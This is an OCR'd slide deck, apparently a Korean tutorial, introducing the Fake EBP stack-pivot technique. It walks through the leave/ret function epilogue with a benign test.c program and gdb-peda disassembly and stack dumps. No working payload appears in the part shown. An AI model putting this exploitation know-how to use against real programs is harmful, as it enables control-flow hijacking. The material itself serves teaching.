
Fake EBP를 가장한 함수 에필로그 + libc database

김우종

Contents

Fake EBP

- Fake EBP is creating a fake Stack Frame Pointer to control the flow of execution of the program
  - Used When the Return Address area can be overwritten



Function Epilogue

- Function Epilogue
  - Leave
    - MOV ESP, EBP
    - POP EBP
  - RET
    - POP EIP
    - JMP EIP


How works Epilogue

- Function Epilogue
  - Leave
    - MOV ESP, EBP
    - POP EBP
  - RET
    - POP EIP
    - JMP EIP

```c
#include <stdlib.h>
#include <stdio.h>

void vuln(int a,int b,int c,int d){
        printf("%d, %d, %d, %d",a,b,c,d);
}

void main(int argc, char* argv[]){
        vuln(1,2,3,4);
}
```

Example Code – test.c

How works Epilogue




Stack

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08049193 <+0>:     push   ebp
   0x08049194 <+1>:     mov    ebp,esp
   0x08049196 <+3>:     call   0x80491b3 <__x86.get_pc_thunk.ax>
   0x0804919b <+8>:     add    eax,0x2e65
   0x080491a0 <+13>:    push   0x4
   0x080491a2 <+15>:    push   0x3
   0x080491a4 <+17>:    push   0x2
   0x080491a6 <+19>:    push   0x1
   0x080491a8 <+21>:    call   0x8049162 <vuln>
   0x080491ad <+26>:    add    esp,0x10
   0x080491b0 <+29>:    nop
   0x080491b1 <+30>:    leave
   0x080491b2 <+31>:    ret
End of assembler dump.
gdb-peda$
```

Example Code – test.c / disas main

How works Epilogue




Stack

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08049193 <+0>:     push   ebp
   0x08049194 <+1>:     mov    ebp,esp
   0x08049196 <+3>:     call   0x80491b3 <__x86.get_pc_thunk.ax>
   0x0804919b <+8>:     add    eax,0x2e65
   0x080491a0 <+13>:    push   0x4
   0x080491a2 <+15>:    push   0x3
   0x080491a4 <+17>:    push   0x2
   0x080491a6 <+19>:    push   0x1
   0x080491a8 <+21>:    call   0x8049162 <vuln>
   0x080491ad <+26>:    add    esp,0x10
   0x080491b0 <+29>:    nop
   0x080491b1 <+30>:    leave
   0x080491b2 <+31>:    ret
```

```
0x08049193 <+0>:     push   ebp
0x08049194 <+1>:     mov    ebp,esp
```

Example Code – test.c / disas main

How works Epilogue




Stack

```
gdb-peda$ b*main+3
Breakpoint 1 at 0x8049196

gdb-peda$ i r ebp
ebp            0xffffd198          0xffffd198

gdb-peda$ x/2wx $ebp
0xffffd198: 0x00000000  0xf7defef1

gdb-peda$
```

```
0x08049193 <+0>:     push   ebp
0x08049194 <+1>:     mov    ebp,esp
```

Example Code – test.c / disas main

How works Epilogue




Stack

```
0x080491a8 <+21>:    call   0x8049162 <vuln>
```

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08049193 <+0>:     push   ebp
   0x08049194 <+1>:     mov    ebp,esp
   0x08049196 <+3>:     call   0x80491b3 <__x86.get_pc_thunk.ax>
   0x0804919b <+8>:     add    eax,0x2e65
   0x080491a0 <+13>:    push   0x4
   0x080491a2 <+15>:    push   0x3
   0x080491a4 <+17>:    push   0x2
   0x080491a6 <+19>:    push   0x1
   0x080491a8 <+21>:    call   0x8049162 <vuln>
   0x080491ad <+26>:    add    esp,0x10
   0x080491b0 <+29>:    nop
   0x080491b1 <+30>:    leave
   0x080491b2 <+31>:    ret
End of assembler dump.
gdb-peda$
```

Example Code – test.c / disas main

How works Epilogue




Stack


```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
   0x08049162 <+0>:     push   ebp
   0x08049163 <+1>:     mov    ebp,esp
   0x08049165 <+3>:     push   ebx
   0x08049166 <+4>:     call   0x80491b3 <__x86.get_pc_thunk.ax>
   0x0804916b <+9>:     add    eax,0x2e95
   0x08049170 <+14>:    push   DWORD PTR [ebp+0x14]
   0x08049173 <+17>:    push   DWORD PTR [ebp+0x10]
   0x08049176 <+20>:    push   DWORD PTR [ebp+0xc]
   0x08049179 <+23>:    push   DWORD PTR [ebp+0x8]
   0x0804917c <+26>:    lea    edx,[eax-0x1ff8]
   0x08049182 <+32>:    push   edx
   0x08049183 <+33>:    mov    ebx,eax
   0x08049185 <+35>:    call   0x8049030 <printf@plt>
   0x0804918a <+40>:    add    esp,0x14
   0x0804918d <+43>:    nop
   0x0804918e <+44>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x08049191 <+47>:    leave
   0x08049192 <+48>:    ret
End of assembler dump.
gdb-peda$
```

Example Code – test.c / disas vuln

How works Epilogue




Stack



Example Code – test.c / disas vuln

How works Epilogue




Stack

```
gdb-peda$ b* vuln+3
Breakpoint 2 at 0x8049165

gdb-peda$ i r ebp
ebp            0xffffd180          0xffffd180
gdb-peda$ x/2wx $ebp
0xffffd180: 0xffffd198  0x080491ad
gdb-peda$ i r esp
esp            0xffffd180          0xffffd180
gdb-peda$ x/2wx $esp
0xffffd180: 0xffffd198  0x080491ad
gdb-peda$
```


```
0x08049162 <+0>:     push   ebp
0x08049163 <+1>:     mov    ebp,esp
```

Example Code – test.c / disas vuln

How works Epilogue




Stack




Example Code – test.c / disas vuln

How works Epilogue

